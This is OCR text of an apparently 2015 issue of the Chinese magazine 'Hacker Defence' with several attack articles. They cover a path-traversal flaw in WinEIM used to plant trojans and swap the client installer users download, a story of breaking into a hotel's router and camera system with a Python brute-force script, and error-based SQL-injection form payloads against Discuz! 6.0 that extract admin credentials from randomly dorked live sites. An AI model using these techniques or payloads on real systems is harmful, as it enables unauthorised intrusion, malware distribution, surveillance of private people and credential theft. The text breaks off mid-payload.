在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

6
总第174期
2015

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE
2015年 第六期 黑客防线

打造Android系统加速器

WAF另类应用之DLP与Webshell访问检测

挖掘助讯通的远程安全漏洞

渗透某“高大尚”车友会网站

深入解析GDT

《黑客防线》6 期文章目录

总第 174 期 2015 年

漏洞攻防

编程解析

网络安全顾问

Android 远程监控技术

论渗透测试的几个阶段

文/图 木羊

之前发了几篇文章，基本都是围绕漏洞攻防这一热点话题展开讨论，最初的打算是将漏洞攻防涵盖的主要方向分作几个专题写成系列文章，也是这么做的，原以为步步为营各位同好能更容易形成整体观感，没想最近好几位同学问到的同一个问题却让我发现框架是有了，倒是根基没有筑牢。这个问题就是：现在有了漏洞，那木马是不是没用了？

这是个问题。如果你看到这笑了，请不要笑，这确实是个问题。当然了，对于这个问题本身，答案是很明确的：不是。如果进一步问，为什么不是呢？这个问题我代为请教了几位前辈，回答基本都是“不是一回事嘛”，比较笼统，我的回答是：因为是不同的阶段。这样自然会进一步再问，那到底有几个阶段呢？这个正是前文所说的“根基”，我们都顾着张嘴就说技术，譬如说漏洞，譬如说木马，譬如说社会工程，技术很多，但技术在整个过程中所处的背景以及它所在的位置却都不说。

整个过程，这里指的是渗透测试（penetration test），这个颇为学究气的词在从良以前都叫入侵或者干脆就是一个字“黑”(hack)，细究起来有些词都有微妙的区别但这篇是技术文就不作区分了。首先必须负责任的说，计算机科学作为一门学科，其理论除了在算法等一些和其它学科深度交叉的方面外，总体是落后于实践的，现在对渗透测试的阶段划分是没有一个不证自明或者普遍公认的标准，特别是商业化以后，美国出版的一些书对渗透测试的环节还牵涉到管理和法律方面的问题，至少也包括情报收集等工作（俗称踩点）。美国人常说 what、why、how，how 是放在最后的，也就是说，怎么黑是最后才关心的问题，而黑什么才是天字第一号要搞清楚的。不过这里我们狭隘一点，假设已经确定了我们要黑什么，客是渗透什么，现在来讨论怎么渗透的几个阶段。

我个人把渗透测试分成三段。不妨将渗透过程看成一个“程序”，需要强调的是，这是一个加引号的概念上的程序，毕竟渗透测试不一定要生成独立的可执行文件，甚至不一定需要一个独立的进程，又或者依赖好几个不同的进程，只不过我们需要计算机完成我们想办的事都依靠程序，那不妨就把这个办事的过程抽象成一个“程序”。既然是程序，自然就会有三个阶段：运行前、运行时和运行后，这三个阶段都是相对独立了，但在流程上又相辅相成。请再一次注意，这套“三段论”解释框架是木羊独创，目的是便于理解，至于考试怎么答那得看课本，套用木羊的解释框架多半是要零分的。

运行前阶段主要干一件事，提权。写渗透测试和漏洞攻防的文章都会与一个词深度关联，这个词就是提权。提什么权呢？都没有说，如果套用木羊的“三段论”就很好理解了，提运行权。我们的程序要运行，首先得有运行权。至于运行什么，那就得看我们的程序依靠什么，譬如说木马，木马是个正儿八经的可执行文件，要运行那就得有运行可执行文件的权限。怎么取得这个权限呢？技术一点可以通过找漏洞，怎么通过漏洞运行可执行文件之前说了很多就不展开了，当然也可以通过社工，详细步骤建议参悟卡耐基的《人性的弱点》，譬如说将木马改名为“优衣库完整视频压缩包.exe”让哪个色鬼点击。

运行前这个阶段强调的是权限，让想要启动的“程序”能够启动起来，并不关心运行什么。我是黑帽，我拥有运行权可以运行木马，但我是白帽，我拥有运行权则只是运行计算器。不过也不要简单地等同于启动可执行程序，这与运行时的需求有关，如果“程序”需要重启，那么这里的运行权就必须包括重启的权限，如果程序依赖第三方软件，譬如说某个系统服务的配置，那么这个运行权也需要包括修改这个系统服务配置的权限。运行前阶段是拥有某个能力或者解除某项限制的过程，但用不用这个能力，则是后面的事。

漏洞挖掘正是运行前阶段的工作，至于用不用、怎么用，那得看后两个阶段，运行时和运行后了。运行时很好理解，就是做爱做的事情，“人脑爱用电脑做什么”属于社会心理学范畴，我不便多插嘴，非要掺点技术，那只能是逃避杀软和 ARK(anti-rootkit）的监控，怎么逃自然是各显神通，以木马为例吧，反弹端口和线程插入都属于这一类技术，现在“三无”(无端口无进程无可执行文件）产品也早已满天飞了，当然这也是个反复较量的过程，如果上升到理论高度，那就是保护好第一阶段提好的权，保持程序持续运行直至达到目标。

最后是运行后，这个阶段要做的事一点也不比前两个阶段容易，既要藏得深，在这一次运行结束到下一次运行开始之前，这个时间段不知道有多长，但不管有多长，都必须保证第一阶段提好的权不被拿走，真的非得藏于九地之下不可。又要醒得快，能够根据指令及时地再次启动“程序”，有时候为了达到这一目的，第一阶段必须得额外取得一些权限才能保证完成。运行后阶段是个最容易被忽视的阶段，但却肩负着承前继后的重任，涉及的技术不少，这里暂且先只开题罢。

最后通常都是总结，不过我想说的是，分阶段这种工作通常只有两个目的，一个是便于考试，总得有点什么概念才能死记硬背对吧，一个是便于理解，本文就是这个目的，但对于一次渗透测试，要做的工作全都由同一件重要的事决定，重要的事要所三遍，那就是需求需求需求，而这三个阶段，只不过是按先后顺序，将实现需求的手段进行归纳罢了。

挖掘助讯通的远程安全漏洞

文/图 爱无言

谈起国内知名的即时通讯软件，除了大名鼎鼎的 QQ 以外，助讯通（英文名称 WinEIM）也是名声显赫。它不像 QQ 那样广泛用于互联网上的通讯，助讯通主要用于企业、教育、政府、单位的内部局域网当中，和腾讯旗下的 RTX 十分类似。从助讯通的官方网站介绍来看助讯通采用 C/S 结构，支持用户发送接收消息、文件，高效而又安全稳定。这个软件从 2002 年开始发布，到现在已经是 7.36 版本，可见还是相当占有市场的。它的开发者是陈金都，作为个人开发的产品可谓相当不错了。既然是被市场认可的软件，那么不论由谁开发，我们都会关注该软件的安全性，即时通讯软件的安全漏洞一向备受关注，就因为其利用价值高，所以助讯通也不例外，今天就让我们一起挖掘一下它会有什么样的安全漏洞呢？

从官方网站上下载了助讯通的最新版，服务器端和客户端都是 7.36 版本。在 WinXP 平台下安装助讯通的服务器端和客户端，搭建出我们的被测试平台。安装步骤十分简单，安装完毕后，我们利用“助讯通服务端管理”软件设置了一个部门叫做“test”，因为毕竟助讯通是为企业内部通讯服务的。在该部门中，我们设置了两个用户分别是：aiwuyan 和 hack。接下来，我们发现了一个现在非常流行的东西：云盘，如图 1 所示。



图 1

软件的作者在这里将以往的用户文件存储功能上升为了“云盘”这样一个拉风的高度，其主要的目的还是一样，就是为用户在服务器上提供一个可以上传文件的空间。这个功能很令我们关注，因为“上传文件到服务器上”是一个敏感的话题，一个不小心就可能获得对服务器的控制权限，你不信，那你接着往下看。

既然有“云盘”，那么我们就为用户开启“云盘”功能，设置方式很简单就是在用户的前面打上勾，然后设定一个空间大小以供用户上传文件，如图 2 所示。



图 2

设置完成后，我们打开助讯通的客户端登录了名为“aiwuyan”的用户，如图 3 所示。



图 3

从图 3 可以看出，助讯通的客户端采用了与 QQ 完全类似的显示界面，操作非常便捷，点击其左下角的绿色图标，找出“云盘”功能，进入到“云盘”使用界面，如图 4 所示。



图 4

现在，我们首先上传一个文件到“云盘”当中，看一看是什么效果。这里选择了一个记事本文件，上传到“我的云盘”当中，如图 5 所示：



图 5

似乎看起来一切都很平静，这不是我们想要的效果，我们希望将这个记事本文件上传到任意目录当中去，为什么要这样做？因为我们希望借助上传功能，将我们的程序上传到服务器的特殊目录当中，例如开机启动目录，那样不就可以执行木马病毒程序，最终成功获得对服务器的控制权限吗？但是，我们应该怎么做呢？那就对被上传记事本文件进行一下重命名吧！我们希望借助重命名的机会，利用跨目录字符组“../”来实现对上传文件目的目录的控制。可是，当我们抱着激动的心情测试的时候，才发现困难比我们想象的要大，如图 6 所示。



图 6

这个残酷的提示对话框看似打破了我们的希望，但是当我们看到“创建目录”这四个字

的时候，如图 7 所示，我知道机会又来了！



图 7

我们在输入新创建的目录名时，输入了“../”字符组，点击“OK”按钮后，令人惊喜的事情终于发生了！如图 8 所示。



图 8

有了这样的成功开始，我想下一步你应该懂了，一般默认情况下，服务端软件会被安装在服务器的 C 盘目录下，在创新新目录时，你输入系统开机启动目录的地址，然后再创建目录，这样你新建的“云盘”目录就转移到了开机启动目录下，这时候上传个木马程序，搞一次拒绝服务，等服务器一重启，恭喜你一台新肉鸡上线了！

等会，有些读者会说如果服务端没有安装在 C 盘下，那么又该怎么利用这个漏洞呢？很简单，助讯通的“云盘”功能在创建新目录时不会判断当前被创建的目录是否存在，那么，助讯通服务端的安装目录下肯定会有很多核心目录，例如 webroot 中的 files 目录，该目录中存放着允许用户访问网页下载助讯通客户端程序。那么，我们在创建新的“云盘”目录时，将目录名指向 webroot 中的 files 目录，创建成功后，在“云盘”功能中直接删除该目录，这时，助讯通服务端会直接删除原有的 webroot 中的 files 目录，连同其中包含的原本助讯通自带的那些安全可信的助讯通客户端程序。现在，重新利用“云盘”功能再次创建 webroot 中的 files 目录，然后将你的木马病毒程序命名为“wineim_setup.exe”也就是助讯通客户端程序的名字，上传该文件到 webroot 中的 files 目录当中，这样一来，一旦有用户利用网页下载安装助讯通客户端程序就会把你的木马病毒程序下载安装在自己电脑上，最终你再一次多了一台肉鸡！同样的渗透思路，你也可以利用来进行对服务器的攻击，替换助讯通服务端的可执行文件或者其他的可执行文件，然后一举拿下服务器。

仅仅几步的操作，我们竟然成功挖掘出助讯通的一个非常危险的安全漏洞，实际上的安全威胁远不止这些，还有更多的漏洞等待有兴趣的读者去挖掘，本文旨在抛砖引玉，请不要利用本文技术进行任何违法行为，作者和杂志概不负责。

记一次入侵旅店系统

文/图 马智超（DesertEagle）

放假从学校回家，下了火车已经是凌晨三十多分，于是就在火车站附近找了个小旅店住了下来。夜已很深但没有困意，手机可以连上旅店提供的 WIFI，于是打开手机的嗅探工具嗅探数据，果然没什么有用的信息。打开 cookie 劫持工具，依然没有什么收获。想想现在夜已经深了，很多人肯定都睡了。

顺着原来局域网 WIFI 渗透的经历，我打开了电脑，直接在局域网内浏览路由器 web 控制端，需要用户名和密码，如图 1 所示。



图 1

因为路由器名字为 TP-LINK，我首先想到直接输入该品牌默认的用户名密码，竟然成功进入。还以为老板会有些安全意识，会更改这个用户名和密码呢，可能很多人认为无所谓吧，但实际上进入后我们可以做很多事，可以更改无线设置，开启远程端口，更改密码等，进入后界面如图 2 所示。

图 2

接下来我用自己写的扫描器扫描了一下局域网，将局域网开有 80 端口的 IP 地址列出来，

发现几个开有 80 端口的 IP，点击进去都是同一个页面，如图 3 所示。

图 3

仔细一看，原来是摄像头监控系统，挖到宝了。来的时候就注意到了，这里的摄像头特别多，分布在每个走廊、角落、收银台，几乎是无孔不入。需要用户名密码，先手动试了两个弱密码发现不行，但输入的过程中发现输入密码六位以上字母或数字就输入不进去了，明显的六位密码，那就暴力破解看看吧。于是我写了几行脚本（python 代码），查看网页源代码看其字段名，和 URL 一起放入脚本中来跑。核心代码如下：

```
class ThreadUrl(threading.Thread):
    def __init__(self,queue):
        threading.Thread.__init__(self)
        self.queue=queue
    def run(self):
         while True:
              try:
                   if(Queue.Empty):
                        pwd=self.queue.get()
                   else:
                         break
                   params = urllib.urlencode({nn:Login,
                                pp:pwd})
             headers={"Content-Type":"application/x-www-form-urlencoded",
                        "Connection":"Keep-Alive"}
                   conn = httplib.HTTPConnection(url)
                   conn.request(method="POST",url=url2,body=params,headers=headers)
                   response = conn.getresponse()
                   if response.status == 302:
                        final="破解成功!^_^!账号：%s 密码：%s"%(LOG,pwd)
                        print inRed(final)
                        success.append(final)
                   else:
                        Print inGreen('try cracking name:%s pwd %s'%(LOG,pwd))
```

```
                    conn.close()
                except:
                    print inGreen('link time over !')
                self.queue.task_done()
```

调用处核心代码：

```
 for i in range(10):
        t=ThreadUrl(queue)
        t.setDaemon(True)
        t.start()
    names = [line.rstrip() for line in open("name.txt")]
    pwds = [line.rstrip() for line in open("pwd.txt")]
    for log in names:
        global LOG
        LOG=''
        LOG=log
        for pwd in pwds:
            p=pwd
            queue.put(p)
        queue.join()
```

暴力破解程序运行过程如图 4 所示，不到 10 分钟就成功破解了用户名密码。进入后的界面如图 5 所示。



图 4

图 5

将控制菜单放大，我们可以看到此 vss 系统可以对监控摄像头进行聚焦、变焦、巡迹、

旋转等操作，点击左边的监控选项，查看指定摄像头的监控，如图 6、7 所示。

图 6

图 7

如果对摄像头进行操作，甚至可以看到收银台具体的账目信息，图 8 为其小收银台监控图。

图 8

除了 80 端口，我们还可以扫描其他端口，找到可以渗透的点对其渗透测试，如图 9 为一例子。



图 9

当然，该局域网 IP 还开了很多可以渗透的端口，没有进行一一进行测试。所幸的是，这里的监控系统都是局域网内可访问，没有设置公网访问，否则通过设置特征值扫描，我们可以扫到多少这样的监控系统。现在许多品牌的云台监控系统，都存在着各自特征值，我们只要仔细寻找特征值，对其扫描，就可以获取大量的监控 URL 地址，如图 10 就是我后来自己设置特征值扫描到的一个截图。

图 10

通过以上渗透过程我们可以看到，很多系统或多或少的都有一些明显的安全性的问题，这些小的问题可能会被我们忽略掉，然而有很大的可能会泄露一些隐私，所以基本的安全意识是很重要的。

渗透某“高大尚”车友会网站

文/图 simeon

在乌云上看见有一个有关 Discuz! 6.0 版本的 my.php 文件的 SQL 注入漏洞，究其原因是因为参数过滤不严格导致 SQL 注入，本文主要就其实战利用方面进行了一些研究。

在实际利用过程需要对管理员进行定位，换句话说就是必须找出管理员的账号，有很多论坛都不是采用默认管理员即为 admin，而是修改为其它管理员，这时就要根据个人经验来获取了。根据本人经验主要有以下几种方法来获取：

（1）先注册一个用户，使用注册用户登录论坛，通过查看管理用户（高级版主，版主）发表帖子的地方，来获取管理员的 ID。

（2）查看论坛统计功能是否对普通用户或者游客开放，在统计模块中可以发现管理团队。

（3）获取版主权限，通过版主的权限来查看管理员的管理模块，比如内部管理等等，可以获取管理员的账号名称。

下面就一个实例来介绍 Discuz! 6.0 版本的 my.php 文件的 SQL 注入漏洞的实际利用，获取管理员密码，并获取 webshell。

通过关键字寻找渗透目标

通过 Google 搜索关键字“Powered by Discuz!6.0” And “go”，目的是获取 Discuz!6.0 版本的论坛，如图 1 所示，对 Discuz!6.0 版本进行搜索，随机选择一个搜索出来的记录，单击该链接访问网站。

图 1 搜索目标

在论坛注册一个账号

本次打开的网站为 http://www.xxxxxxxx.net/，如图 2 所示，注册一个测试帐号“testfcuk”，注册成功后使用该帐号进行登录。本次漏洞利用必须具有 user 权限。

图 2 注册并登录论坛

编辑漏洞利用模板

将以下代码保存为 html 文件：

```
get admin info
<form method='post' action='http://www.xxxxxxxxx.net/my.php?item=buddylist'>
<input type='hidden' value="1111" name="descriptionnew[1' and(select 1 from(select count(*),concat((select concat(username,0x3a,password,0x3a,secques,0x3a,email) from cdb_members where adminid=1 limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1#]" /><br />
<input type='submit' value='buddysubmit' name='buddysubmit' /><br />
</form>
get mysql user info
<form method='post' action='http://www.xxxxxxxxx.net/my.php?item=buddylist'>
<input type='hidden' value="1111" name="descriptionnew[1' and(select 1 from(select count(*),concat((select (select (select concat(0x7e,user(),0x7e) limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1#]" /><br />
